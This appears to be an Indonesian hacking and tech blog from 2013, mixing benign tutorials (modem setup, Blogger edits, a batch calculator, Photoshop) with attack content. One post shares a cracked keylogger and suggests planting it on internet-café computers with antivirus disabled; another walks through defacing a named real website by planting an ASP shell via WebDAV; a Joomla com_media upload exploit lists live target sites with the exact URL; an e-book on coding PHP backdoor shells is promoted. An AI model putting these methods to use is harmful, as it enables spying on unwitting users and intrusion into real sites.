Rabu, 15 Mei 2013

Free Download Perfect Keylogger v1.7 + Serial Number

Free Download Perfect Keylogger v1.7 + Serial Number | Cirebon-Cyber4rt - Pada malam kali ini saya akan share sebuah software pengintai aktifitas komputer atau dalam bahasa kerennya keylogger. Keylogger ada banyak jenis dan namanya, walaupun berbeda-beda, namun tujuan keylogger itu semuanya sama "Merekam aktifitas pengguna".

Free Download Perfect Keylogger v1.7 + Serial Number
Perfect Keylogger


Nah, keylogger yang akan saya share kali ini adalah PERFECT KEYLOGGER v1.7. Dalam penggunaannya keylogger ini sangatlah user friendly, tampilannya yang simple membuat kita dapat langsung mengerti cara-cara penggunaannya.

Screenshot :
Free Download Perfect Keylogger v1.7 + Serial Number

Free Download Perfect Keylogger v1.7 + Serial Number

Download Link :
Cara Agar Full Version :
  1. Download kemudian Instal i_bpk2009
  2. Jika sudah terinstal, buka Perfect Keylogger pada menu Try icon.
  3. Nah masukan Nama dan Serial Number
  4. Sekarang Perfect Keylogger kalian sudah full version.
  5. Enjoy spy!
Cara Penggunaan pasti sudah pada ngertilah, gunakan imajinasi kalian :p Mudah kok, kalian tinggal atur-atur sendiri ajah, kalo mau mode send email yaa tinggal atur alamat email yang mau dijadiin ladang dll.

Ok, gunakan dengan bijak! saya sarankan kalo hati-hati bagi kalian yang mau naruh Perfect Keylogger ini di WARNET! soalnya kalo sampe ketahuan Operator Warnetnya, kalian bisa-bisa pulang tinggal nama wakwakwak =))

Catatan :
Karena sebagian Anti-virus mendeteksi keylogger ini adalah virus, jadi sebelum mendownload dan menginstal Perfect Keylogger... matikan dulu Anti-virus yang ada di PC kalian.

Sekian postingan saya kali ini tentang Free Download Perfect Keylogger v1.7 + Serial Number, semoga dapat bermanfaat.


Selasa, 14 Mei 2013

Cara Membuat Kalkulator Sederhana dengan Notepad

Cara Membuat Kalkulator Sederhana dengan Notepad | Cirebon-Cyber4rt - Hallo sob, kali ini kita akan bermain-main dengan notepad lagi, setelah sebelumnya saya posting tentang cara membuat tools DDos dari notepad.

Cara Membuat Kalkulator Sederhana dengan Notepad
Simple Calculator

Pada dasarnya notepad sangatlah berguna walaupun jarang orang ketahui, dengan notepad kita bisa membuat sebuah program sederhana misalnya kalkulator. Penasaran? ok, masi kita simak tutorial cara membuat kalkulator sederhana dengan notepad.

Tutorial Cara Membuat Kalkulator dari Notepad:
1). Buka notepad, lalu copy-paste script dibawah ini kedalam notepad.

======================================
@echo off
title Calculator by : Cirebon-Cyber4rt
:ulang
echo ./Enjoy It!
set /p A=Masukkan Angka Pertama =
set /p B=Masukkan Angka Kedua =
set /p o=Pilih pengoperasian anda (*, +, -, /) =
set /a "jumlah" = A%o%B
echo Jumlah = %jumlah%
pause>null
goto ulang
======================================

Seperti ini :
Cara Membuat Kalkulator Sederhana dengan Notepad

2). Kemudian Save as dengan extensi .bat dan ubah tipe filenya menjadi all files.

Cara Membuat Kalkulator Sederhana dengan Notepad

3). Untuk mulai mengoperasikan kalkulator buatan kita tadi, caranya double click file berextensi .bat yang kamu buat tadi kemudian masukan nominalnya lalu tekan enter.

Cara Membuat Kalkulator Sederhana dengan Notepad

Cukup mudahkan hehehe... memang cara ini terbilang agak ribet, tapi apa salahnya mencoba untuk sekedar menambah wawasan kita. Si imut notepad sudah tidak bisa dianggap sebelah mata, biarpun keliatannya kecil namun manfaatnya sangatlah besar :D

Sekian postingan saya kali ini tentang Cara Membuat Kalkulator Sederhana dengan Notepad, semoga dapat bermanfaat.


Cara Deface Website Dengan Webdav Shell Maker | Hmei7

Cara Deface Website Dengan Webdav Shell Maker | Cirebon-Cyber4rt - Malam sob, ngga terasa sudah lama ngga posting tentang hacking hehee. Ada beberapa hal yang membuat saya vacum dari dunia blog selama hampir 2 bulan ini. Selain jadwal jumpa fans yang padat, saya juga sedang fokus untuk masuk perguruan tinggi.

Cara Deface Website Dengan Webdav Shell Maker | Hmei7
Webdav Shell Maker

Ok deh langsung saja ke inti postingan kali ini, o'ya! disini saya hanya memberikan tutorial untuk pembelajaran. Bukan sok2'an jadi heker, cracker, ceker atau apalah, saya hanya ingin berbagi karena Berbagi Itu Indah ( Mbah Qopet's Quote ) :p

Dengan menggunakan sebuah tools hacking buatan Hmei7 kita dapat dengan mudah menanam shell ke dalam sebuah website, dan dengan begitu kita dapat melakukan apa saja terhadap web yang kita tanami shell tersebut.

Sebelumnya soba harus mendowload tools Webdav Shell Maker'nya. Dibawah sudah saya siapkan link downloadnya.

Download Link :
Tutorial Deface Web dengan Webdav Shell Maker :
1). Download kemudian extract file ls-rootkit.Rar
2). Buka tools webdav yang sudah di download tadi, klik menu tab 'WebDav' lalu pilih 'Asp shell maker'.

Cara Deface Website Dengan Webdav Shell Maker | Hmei7

3). Buka menu Setting, pada menu setting Name of your shell bisa diubah dengan nama kamu, kemudian Load Shell from file, pilih shell Umer.asp;

Cara Deface Website Dengan Webdav Shell Maker | Hmei7

4). Selanjutnya, pilih Add site, disini saya menggunakan target http://fpzbtc.com/ lalu klik OK.

Cara Deface Website Dengan Webdav Shell Maker | Hmei7

5). Klik Serang !!!, lalu tunggu hingga scanning web selesai, jika shell berhasil tertanam, tampilannya akan seperti ini, klik OK.

Cara Deface Website Dengan Webdav Shell Maker | Hmei7

6). Block http://fpzbtc.com/Cirebon.asp;.txt lalu Copy dan Pastekan pada Addressbar Browser kalian, kemudian tekan Enter.

Cara Deface Website Dengan Webdav Shell Maker | Hmei7

7). Jika sudah masuk website target, klik UPLOAD FILE TO Blablabla,

Cara Deface Website Dengan Webdav Shell Maker | Hmei7

8). Pilih scipt .html deface'an kamu, kemudian klik Upload!

Cara Deface Website Dengan Webdav Shell Maker | Hmei7

9). Tahap akhir, copy file .html yang sudah kamu upload tadi lalu pastekan dibelakang Url website target.

Cara Deface Website Dengan Webdav Shell Maker | Hmei7

10). Enter dan lihat hasilnya!

Cara Deface Website Dengan Webdav Shell Maker | Hmei7

Jika ingin mendeface seluruh halaman, kamu tinggal RENAME file kamu dengan Index.html, atau istilahnya tukar-menukar file .html ( Cari file bernama Index.html atau sejenisnya, delete file tersebut lalu Rename file upload'an kamu menjadi Index.html ) Gimana, ngerti ngga? harus ngerti!

Kalo menurut saya jangan nyerang Index nya deh, kasian adminnya... mending nitip file .html aja, kalo emang kamu hati nurani :p

Tidak semua website rentan atau mempunyai celah/vuln, jadi kalo belum berhasil... cari website lain yang bisa ditanami shell dengan tools ini, jika ingin praktis berikut List Website Vuln Terhadap WebDav. Jika masih ada yang belum dipahami, kalian bisa hubungi via facebook atau mention twitter saya.

Catatan:
Matikan Anti-virus ketika mendownload dan pada saat menggunakan tools WebDav ini, Anti-virus mendeteksi tools ini sebagai virus.

Sekian postingan saya kali ini tentang Cara Deface Website Dengan Webdav Shell Maker | Hmei7 semoga dapat bermanfat bagi kalian, wassalam.


Free Download Game JURIG ESCAPE: Indonesian Horror Game

Download Game JURIG ESCAPE: Indonesian Horror Game | Cirebon-Cyber4rt - Malem sob, disela-sela waktu luang yang saya punya hari ini, saya sempatkan buat ngeblog. Dan kali ini saya akan share sebuah game horor buatan anak Indonesia.

Download Game JURIG ESCAPE: Indonesian Horror Game
Jurig Escape

Nama game-nya Jurig Escape, game ini asli buatan orang Indonesia, dalam game ini kita ditugaskan untuk melawan hantu yang tentunya hantu khas Indonesia juga seperti Pocong dan Kuntilanak.Kalo menurut saya game ini mirip dengan game Left 4 Dead tapi bedanya dalam game Jurig Escape ini kita hanya sendirian, sereem deh pokoknya...

Game ini sudah lama dirilis, dan sebetulnya sudah lama juga saya upload ke hostingan, tapi baru sempet dishare sekarang. Ok, jangan lama-lama berikut detail tentang game Jurig Escape.
Screenshoot :
Free Download Game JURIG ESCAPE: Indonesian Horror Game

Free Download Game JURIG ESCAPE: Indonesian Horror Game

Free Download Game JURIG ESCAPE: Indonesian Horror Game

Sistem Rekomendasi :
  • OS: Microsoft Windows XP , Vista , 7
  • CPU: Intel Pentium 4 ( 2.8 GHz )
  • Memory of RAM 1 GB
  • DirectX 9.0c
  • Input: Keyboard and Mouse.
Download Link :
Game Jurig Escape ini sangat cocok buat kalian yang suka sekali dengan adrenalin, karena efek suara yang dihasilkan oleh game ini lumayan bikin bulu kuduk berdiri lho... dan grafik game juga sudah lumayan, ga kalah deh dengan game Resident Evil :p

Sekian dulu postingan saya kali ini, semoga game Jurig Escape ini bisa menghibur kalian, dan sebelumnya saya mohon maaf apabila komentar kalian diblog ini belum bisa dijawab oleh saya, trimakasih.


Kumpulan Script Romantis

Selamat sore sobat IDCA :D

Kali ini saya akan membagikan beberapa script html romantis/galau/etc yang saya punya, yang berminta bisa pake atau edit sesuka hati kalian ^_^


Script akan saya update ke Page ini, karena saya takut menuh menuhin halaman Blog jika saya posting 1/1 setiap saya ada script baru ^_^

Buat author dari salah satu script diatas saya ucapkan trimakasih :)

Content Creator : Bimo Septiawan


Indonesian Blogger Corporation

Selamat sore sobat IDCA :D

Pada kesempatan kali ini, saya bukan membahas masalah hacking dulu tapi sedikit menyimpang ke BLOGGING ^_^ hehe ..

IBC ~ Indonesian Blogger Corporation

Didirikan pada tanggal 9 Mei 2013, adalah group untuk para blogger, disana kita bisa berbagi saling membantu maupun berbagi ilmu (tanya jawab). IBC didirikan oleh salah satu member IDCA juga "E FLIGHT".

Kenapa terbentuk IBC ?
~> Karena ketidak enakan kami untuk promo/membahas mengenai blog di Groups "Underground" maka didirikanlah IBC.

Peraturan Group ?


~# Selamat datang di Indonesian Blogger Corporation #~

Sebelumnya trimakasih pada sobat blogger yang sudah mau bergabung di Grup kecil ini, bagi teman teman yang punya teman blogger lagi invite kesini juga yah :D

[+] PEMBAHASAN [+]

Jika kalian mempunyai masalah mengenai blogging, bisa anda tanyakan disini, kita diskusikan bersama-sama :)

[+] PERATURAN [+]

1. No Junk
2. Spam
3. Flooding
4. Rusuh | Anarki (NGAK SUKA DISINI LANGSUNG OUT SAJA) B|
5. SARA (suku ras dan agama)
6. Share blog/web PORNO 


Disini kalian bebas mau ngapain saja, salah tidak melakukan yang sudah ada di peraturan grub :

1. Saling tukar link
2. Meminta bantuan jika ada kontes
3. Tanya Jawab
4. Saling follow blog
5. etc

Demikian peraturan grub yang bisa kami sampaikan, Enjoy In This Group :)

Happy Blogging ;)

Regards, admin


Sedikit hasil karya anak IBC :D


mungkin cuma itu saya yang bisa saya sampaikan, hehe maaf kalau OOT ^_^

Anda berminat join ? pergi kesini ~~
~~ INDONESIAN BLOGGER CORPORATION ~~

Content Creator : Bimo Septiawan


Minggu, 12 Mei 2013

Cara Setting Modem Huawei

Cara setting modem huawei mobile partner menggunakan kartu As, simpati telkomsel, kartu 3 three agar bisa terhubung ke internet. Pastikan kamu sudah mempunyai paket internet, dari kartu yang kamu gunakan di modem huawei. Selanjutnya ikuti langkah-langkah dibawah ini.

Cara Setting Modem Huawei

  1. Buka Modem Huawei Mobile Partner.
  2. Selanjutnya klik Tools dibagian atas dan pilih Options. Seperti gambar dibawah ini.
  3. cara setting modem huawei
  4. Maka akan terbuka option, pilih profil management. Contoh gambar.
  5. cara seting modem huawei
  6. Sekarang klik New Lalu isi Profil Name, APN Bagian Static dan access number sesuai dengan kartu yang kamu pakai.
  7. Untuk Kartu As, simpati, telkomsel isi
    Profil Name : telkomsel
    APN : telkomsel atau internet
    Access number : *99#

    Untuk Kartu 3, Three isi
    Profil Name : 3data
    APN : 3data
    Access number : *99#
  8. Setelah itu Klik Save dan ok. Untuk telkomsel pilih salah satu APN.
  9. Kembali ke halaman awal Modem, Pilih profil name yang sudah kamu buat tadi. Contoh profil name telkomsel
  10. cara menggunakan modem huawei
  11. Lalu Klik Connet untuk menyambungkan modem ke internet. Tunggu sampai terhubung. Selesai.
Sekarang kamu sudah bisa menggunakan internet di komputer atau laptop, tinggal klik browser yang kamu gunakan. Jika belum terhubung ke internet, coba ulangi langkah diatas, isi yang perlu saja, cukup isi profil name, apn bagian static dan access number. Dan jangan lupa klik connect.
cara setting modem kartu as
Gambar diatas adalah contoh modem huawei menggunakan kartu 3, pada saat tersambung ke internet, maka tulisan connect akan berubah menjadi disconnet. dan lihat juga tanda panah di bagian bawah. Tanda panah berwarna merah itu kecepatan Upload Kb/second dan warna hijau, itu kecepatan downloadnya pada saat kita membuka halaman suatu web.

Dengan mengikuti cara diatas, insyaallah modem bisa terhubung ke internet. Jika belum bisa connect juga, coba lihat bagian tanda panah merah dan hijau itu, klo tidak bergerak itu berarti paket internet kamu yang bermasalah, bisa jadi quota yang habis atau kamu memang belum beli paket internet dari kartu yang kamu gunakan.

Kemungkinan lainya jika tidak terhubung ke internet adalah masalah sinyal kartu, dari tempat kamu menggunakan modem. Sinyal juga berpengaruh, tidak ada sinyal tidak bisa connect, walaupun paket internet ada. Coba lihat sinyal dibagian kiri bawah mobile partner, jika tidak ada tanda putih bertingkat seperti gambar diatas. Itu berarti kartu kamu tidak ada sinyal. Sedangkan hsdpa itu adalah kekuatan sinyalnya, bisa juga wcdma, gprs, sinyal yang paling bagus hsdpa.

Setelah kamu bisa terhubung ke internet, silakan baca juga cara mempercepat loading mozilla firefox untuk menghemat quota dan juga cara aman berinternet. Semoga Bermanfaat.


Exploit Title: Com_Media (CMS JOOMLA)


# Exploit Title: Com_Media (CMS JOOMLA)
# Date: 12-05-2013
# Author: SultanHaikal
# Version: 2.5
# Tested on: Windows Xp & Linux 
# My Friend: Hmei7 - Black Angels - Netter - Panda07.
# Dork: inurl:com_media dan site:.com inurl:com_media kembangin lagi bro :P jangan mau enaknya aja

Pertama Serach google dork nya :D
Biar ga susah" gua kasih live target nya aja deh :D
www.ayrshirebridge.co.uk
www.magicrete.in 
www.unitedwaypeel.org
www.cvbhejo.com
rockbandschoolofmusic.com
www.adriennejfurness.com
www.one-world-volunteer.net
hiddenneedle.com
www.wartakutim.com
permaculture.com.au/campus
arsomsilp.ac.th/health
www.skylinepark.org
www.gorillareisen.de
www.moclinejo.de
www.sv-mistelgau.de
www.ablogic.de

dan masih banyak lagi bro neh langsung aja ke TKP :

www.ayrshirebridge.co.uk 
nah gua pake live target web yang di atas ini coba lu tambahiin ini 
/index.php?option=com_media&view=images&tmpl=component&fieldid=&e_name=jform_articletext&asset=com_content&author=&folder=
jadi seperti ini  

http://www.ayrshirebridge.co.uk/index.php?option=com_media&view=images&tmpl=component&fieldid=&e_name=jform_articletext&asset=com_content&author=&folder=
ss:


Click Browse neh ini vuln nya file berbentuk : .txt .jpg .gif .png kalo .php dan html kayanya ngga work bro :D tapi misalnnya agan" bisa ya bagus lah di kembangin

jika bro sudah click browse nah pilih lah file anda :D contoh ss :)


nah saya browse file saya yang berbentuk .txt bernama x.txt 
lalu lu click Start upload tunggu sebentar dan selesai.

Jika ingin mengecek file kita tinggal tambahkan /images/filekita.txt 

done http://www.ayrshirebridge.co.uk/images/x.txt 

Sumber : Komandanseo


Sabtu, 11 Mei 2013

Secret Coding PHP Shell [Simple] | E-Book Limited Edition

Title    : Secret Coding PHP Shell [Simple]
Price   : Free
Versi   : 1
Author: Mr. Gandrunx aka Ade Hendra Surya Nugraha


Sinopsis : Dalam buku ini membahas mengenai bagaimana coding shell menggunakan bahasa pemrograman PHP (Preprocessor Hypertext) yang dibahas dengan simple dan terperinci  :D pokoknya mantap :D

Nah, dengan di luncurkan buku ini mudah2an dapat membantu kita kita semua dalam mempelajari Bahasa PHP :)


Daftar Isi :

  • Function Php
  • Encode & Decode
  • Tutorial Coding Shell (Backdoor)

Link Download | Password : hidden-name

Thanks To : Ade Hendra Surya Nugraha | Hidden-Name-Corp


Cara Menghapus Akun Google Analytics

Cara Menghapus Akun Google Analytics. Google Analytics adalah layanan gratis dari Google yang menampilkan statistik pengunjung sebuah situs web, termasuk juga penggguna blogspot. Dengan menggunakan Google Analytics kita dapat mengetahui trafik website/blog dalam jangka waktu harian, mingguan, atau bulanan.

Dan kita juga bisa melihat berapa banyak orang yang mengunjungi situs blog kita. Google analytics juga memperlihatkan jumlah tayangan laman, durasi atau lamanya kunjungan dan juga jumlah persen dari kunjungan terbaru di blog kita. Dan hebatnya lagi kita bisa mengetahui asal bahasa kunjungan yang digunakan, asal negara sampai asal kota pengunjung.

Dengan google analytics, kita bisa menambahkan nama akun baru dengan alamat url yang berbeda. Jadi tidak harus satu alamat URL blog atau website yang dapat kita kelola di google analytics, tapi bisa dengan banyak alamat url utama website atau blog yang kita punya.

Untuk mendaftar akun Google Analytics, gunakan saja akun google yang dipakai untuk blogspot. Setelah mendaftar akun google analytics, kita akan diminta untuk membuat akun baru didalamnya, masukan saja satu nama judul blog dan alamat url blogspot kita. Jika terlanjur membuat beberapa nama akun dengan alamat url yang sama, hapus saja nama akun yang tidak di gunakan. Cara menghapusnya ikuti langkah-langkah dibawah ini.

Cara Menghapus Akun Google Analytics

  1. Kunjungi situs http://www.google.com/analytics/.
  2. Dan masuklah dengan akun google analytics kamu.
  3. Setelah itu klik Tab Admin di sebelah kanan atas. seperti gambar dibawah ini.
  4. cara menghapus akun google analytics
  5. Maka akan terbuka halaman Administrasi Akun, klik Nama akun yang akan dihapus. Contoh gambar:
  6. cara menghapus akun google analytics
  7. Selanjutnya pilih tab Setelan Akun seperti gambar dibawah ini. Cari tulisan Hapus akun ini, letaknya disebelah kanan bawah. Klik tulisan tersebut.
  8. cara menghapus akun google analytics
  9. Setelah klik tulisan hapus akun ini, maka akan terbuka halaman pemberitahuan dari google analytics untuk menghapus akun. Klik lagi tulisan hapus akun.
  10. Selesai.
Setelah melakukan penghapusan nama akun, google analytics akan mengirimkan pesan email pemberitahuan kepada pemilih akun, bahwa akun sudah dihapus. Nama akun yang sudah kita pilih untuk dihapus, sudah hilang dari tampilan daftar nama akun di halaman google analytics.
Menghapus nama akun yang tidak kita gunakan, tidak akan menghapus akun kita di google analytics. Kita masih bisa menggunakan akun google analytics untuk melihat perkembangan blog atau website dengan nama akun yang kita kelola. Semoga Bermanfaat.


    Kontes Tabloid Pulsa 2013 dalam Rangka Ulang Tahun Ke-10

    Kontes Tabloid Pulsa 2013 dalam Rangka Ulang Tahun Ke-10 | Cirebon-Cyber4rt - Ada kabar gembira bagi kamu yang suka ikutan kontes. Kali ini Tabloid Pulsa, salah satu website review handphone mengadakan sebuah kontes dalam rangka menyambut ulang tahunnya yang ke-10.

    Tentunya lumayan juga ikutan kontes ini, karena dalam kontes ini cara bermainnya sangat mudah, kita tinggal daftar, ikuti gamesnya lalu dapetin hadiahnya.

    Tabloid PULSA

    Hadiahnya juga lumayan gan, Ada Blackberry Z10, Samsung Galaxy S IV, Nokian Lumia 920, IMO Tablet Z7 Orion, IMO New Smartphone S89 Miracle dan masih banyak lagi gan.

    Kontes ini berlangsung dari tanggal 26 April - 26 Mei 2013, wah bentar lagi mau kelar gan, jadi buruan, tunggu apalagi? Daftar Sekarang!

    Cara Mainnya :
    1. Masuk ke Website Tabloid Pulsa
    2. Kemudian klik tombol Daftar disudut atas bagain kanan
    3. Isi Formulirnya, Username, Email, No. Hp dll
    4. Langkah terakhir cek Email yang agan pake buat daftar tadi.
    5. Klik link konfirmasi pendaftaran yang ada didalam email,
    6. Kemudian login.
    Mainkan gamesnya dan kumpulkan point sebanyak-banayaknya, karena siapa tau kamu yang bakal beruntung mendapat salah satu hadiahnya!


    Kamis, 09 Mei 2013

    Cara Berhenti Berlangganan Email

    Cara Berhenti Berlangganan Email. Email pemberitahuan biasanya dikirim dari suatu situs yang kita masuki alamat email yahoo kita ke situs tersebut. Seperti pada saat kita mendaftar ke jejaring sosial facebook. Kita harus memasukan alamat email untuk mengkonfirmasi pembuatan dan pengaktifan akun. Jika tidak, kita tidak akan bisa menggunakan akun ke situs tersebut.

    Setelah menggunakan akun dan memasukan email kita ke situs facebook, maka kita akan menerima pesan pemberitahuan dari facebook. Pesan yang berupa berita atau pesan yang berkaitan dengan akun yang kita gunakan. Untuk menghentikan pesan yang masuk ke email dari facebook atau situs lainnya, agar tidak memenuhi kotak masuk email.  Ikuti langkah-langkah dibawah ini.

    Cara berhenti berlangganan email.

    1. Kunjungi situs yahoo dan buka akun yahoo kamu.
    2. Selanjutnya buka kotak masuk. Dan buka salah satu pesan yang ada di inbox.
    3. Lalu cari tulisan unsubscribe contohnya seperti gambar dibawah ini.
    4. cara berhenti berlangganan email
    5. Biasanya terletak dibagian bawah pesan masuk. Klik tulisan here atau unsubcribe yang ada. Maka akan terbuka halaman baru dari situs pengirim.
    6. Dari situs pengirim akan ada pilihan untuk berhenti menerima pesan. Klik pilihan berhenti menerima pesan.
    7. Jika harus memasukan akun, maka masukan akun yang kita gunakan ke situs tersebut. Untuk menghentikan kiriman pesan yang masuk ke email kita. Selesai.
    Untuk lebih jelasnya, dibawah ini adalah contoh cara berhenti menerima pesan pemberitahuan dari facebook. Seperti pesan like, komentar dan juga permintaan pertemanan atau pesan masuk dari game yang kita mainkan di facebook.
    1. Buka pesan masuk email dari facebook.
    2. Cari tulisan seperti gambar dibawah ini. Biasanya berada di bagian bawah pesan.
    3. cara berhenti berlangganan email dari facebook

    4. Klik berhenti berlangganan, maka akan terbuka halaman baru dari facebook. seperti gambar dibawah ini.
    5. cara berhenti berlangganan email dari facebook
    6. Klik Konfirmasi untuk berhenti menerima pesan dari facebook.
    7. Jika diperlukan, masuklah ke akun facebook kamu untuk mengatur notifikasi email yang akan kita terima dari facebook. Selesai.
    Catatan: Jika tidak menemukan tulisan unsubscribe atau berhenti berlangganan di pesan masuk dari suatu situs. Tandai pesan tersebut dan pindahkan ke folder spam. Ketika ada pesan masuk lagi dari situs yang sudah kita  beri tanda spam, maka pesan tersebut akan masuk ke folder spam, bukan kotak masuk email.
     
    Jika ingin memindahkannya kembali ke kotak masuk. Buka folder spam, tandai pesan dan klik bukan spam, maka ketika ada pesan baru, pesan akan kembali masuk ke kotak masuk. Semoga Bermanfaat.


        Cara menghapus Tulisan Tampilkan Posting Dengan Label

        Cara menghapus tulisan tampilkan posting dengan label di blog. Dan juga tulisan tampilkan semua posting yang berada diatas posting pertama dari label atau kategori atau dibawah menu header blog. Tepatnya ketika kita buka salah satu label, maka tulisan tersebut akan muncul. Untuk lebih jelasnya silakan lihat gambar dibawah ini.
        menghapus tampilkan posting dengan label
        Tulisan diatas akan muncul setiap kali kita buka label atau kategori. Nama label yang muncul sesuai dengan nama label yang kita pilih. Ada 2 cara untuk menghapus tulisan tampilkan posting dengan label, yaitu menghapus tulisan tersebut dari blog dan yang kedua hanya menyembunyikannya dari halaman blog label yang kita buka. Ikuti langkah-langkah dibawah ini.

        Cara menghapus tulisan tampilkan posting dengan label di blog

        1.  Login ke blogger. Dari halaman dasbor pilih pengaturan template.
        2. Selanjutnya klik edit HTML, dan cari kode dibawah ini.
        3. <b:includable id='status-message'>
          <b:if cond='data:navMessage'>
          <div class='status-msg-wrap'>
          <div class='status-msg-body'>
          <data:navMessage/>
          </div>
          <div class='status-msg-border'>
          <div class='status-msg-bg'>
          <div class='status-msg-hidden'>
          <data:navMessage/>
          </div>
          </div>
          </div>
          </div>
          <div style='clear: both;'/>
          </b:if>
          </b:includable>
        4. Ganti kode diatas menjadi.
        5. <b:includable id='status-message'>
          <b:if cond='data:navMessage'>
          <div>
          </div>
          <div style='clear: both;'/>
          </b:if>
          </b:includable>
        6. Terakhir preview template, jika template berjalan dengan benar, baru Save. Selesai.

          Hanya menyembunyikan Tulisan Tampilkan Posting Dengan Label

            1. Login ke blogger. ke pengaturan template.
            2. Selanjutnya ediit HTML dan cari kode ]]></b:skin> gunakan Ctrl f untuk mempermudah pencarian.
            3. Kemudian letakkan kode dibawah ini, diatas ]]></b:skin>
            4. .status-msg-wrap{
              display:none;
              }
              .status-msg-body{
              display:none;
              }
              .status-msg-border{
              display:none;
              }
            5. Terakhir, save template. Selesai.
            Silakan gunakan salah satu cara dari kedua cara diatas. Menghapus atau hanya menyembunyikan tulisan tampilkan posting dengan label dan tulisan tampilkan semua posting di halaman blog label yang kita buka. Semoga Bermanfaat.


              Rabu, 08 Mei 2013

              Cara Install Modem Smartfren AC692 di Backtrack 5 R3


              Assalamualaikum...


              Neh ane sekedar mau share aja cara install modem Smartfren AC692UI di Backtrack 5 R3.. Sebenarnya cukup mudah kok :D
              Pertama Copy dulu isi modemnya dari windows, lalu simpan di folder root, kemudian kita jalankan perintahnya melalui terminal.

              kita masuk ke folder yg berisikan file data dari modem smartfren tadi,,
              command:
                  cd smart


              lalu kita ubah dulu permissionnya: chmod +x autorun.sh


              kemudian jalankan file autorun.sh :

              OnixAQua@bt:~/smart# ./autorun.sh

              Current Path is : '/root/smart'
              ... Beginning Verify CD ...
              ... Verify CD Succeed!
              ... Beginning Copy Install Package Files ...
                  ... will take a long time, waiting 5 seconds, please
              ... Copy Install Package Files Succeed!
              ... 'Smartfren_UI' has installed !
              Beginning Verify the Version of 'Smartfren_UI' ...
              ... Installing Version is : 2.4.1
              ... Installed  Version is : 2.4.1
              ... WARNING: the same version, Do you want to reinstall [y/n] ? y

              lalu ketik "y" dan enter! kemudian tunggu aja ampe selesai :)

              Selanjutnya kita masuk ke folder Linux yg ada dalam file modem.. lalu kita juga akan merubah permision pada file install. lihat gambar!


              Setelah itu baru kita install modemnya ketik perintah: ./install


              dan silahkan tunggu hingga selesai :) setelah itu tinggal colokin modemnya dan jalankan modem GUInya, sobat bisa lihat di Aplication>Internet>Modem Smartfren AC692UI :)


              Tarraaa,, modem telah terinstall, selamat bersenang2 moga bermanfaat :)

              Content creator : Onix AQua


              Cara Mudah Membuat "Harry Potter" Text Effect

              Kali ini saya kan menjelaskan tentang */ Cara Mudah Membuat "Harry Potter" Text Effect */
                     Saya merepost postingan dari PSDTuts+ yang membuat tutorial kali ini adalah Erasmo D'Onorio De Meo. Dan saya berterima kasih banyak atas tutorialnya,,,


              Dalam tip ini tutorial singkat kita akan menunjukkan cara membuat sinematik "Parry Hotter" Efek Teks menggunakan layer styles. Mari kita mulai!

              Materials:
              Langkah 1


              Membuat dokumen baru. PSD, ukuran 1000 x 500 piksel, warna RGB, 72 dpi. Buat layer baru dan mengisinya dengan tekstur logam grunge dan mewarnai ini dengan warna yang Anda inginkan. Sekarang membuat teks menggunakan font: Harry Potter. Gunakan pengaturan yang ditunjukkan dalam gambar berikut. Sekarang mengubah nama teks ini: "Base". Lalu pergi dalam menu Layer> Layer Styles> Pilihan Memadukan dan menggunakan pengaturan ini:


              Langkah 2

              Gandakan teks dan nama itu "3D Palsu". Klik kanan pada layer dan klik "Clear Layer Style" atau dalam Styles Palette klik pada gaya pertama
              "Default Style(None)" (Ini hal yang sama). Pindahkan lapisan ini sedikit ke kiri untuk menciptakan efek 3D palsu. Lalu pergi dalam menu Layer> Layer Style> Blending Options dan menggunakan pengaturan ini:


              Langkah 3

              Gandakan teks "base" dan nama itu "Bevel". Klik kanan pada layer dan klik "Clear Layer Style" atau dalam Styles Palette klik pada gaya pertama "Default Style (None)" (Ini hal yang sama). Sekarang menempatkan lapisan di atas lapisan lainnya. Dalam menu Blending Options di sebelah kanan mengatur isi ke 0%. Lalu pergi dalam menu Layer> Layer Style> Blending Options dan menggunakan pengaturan ini:


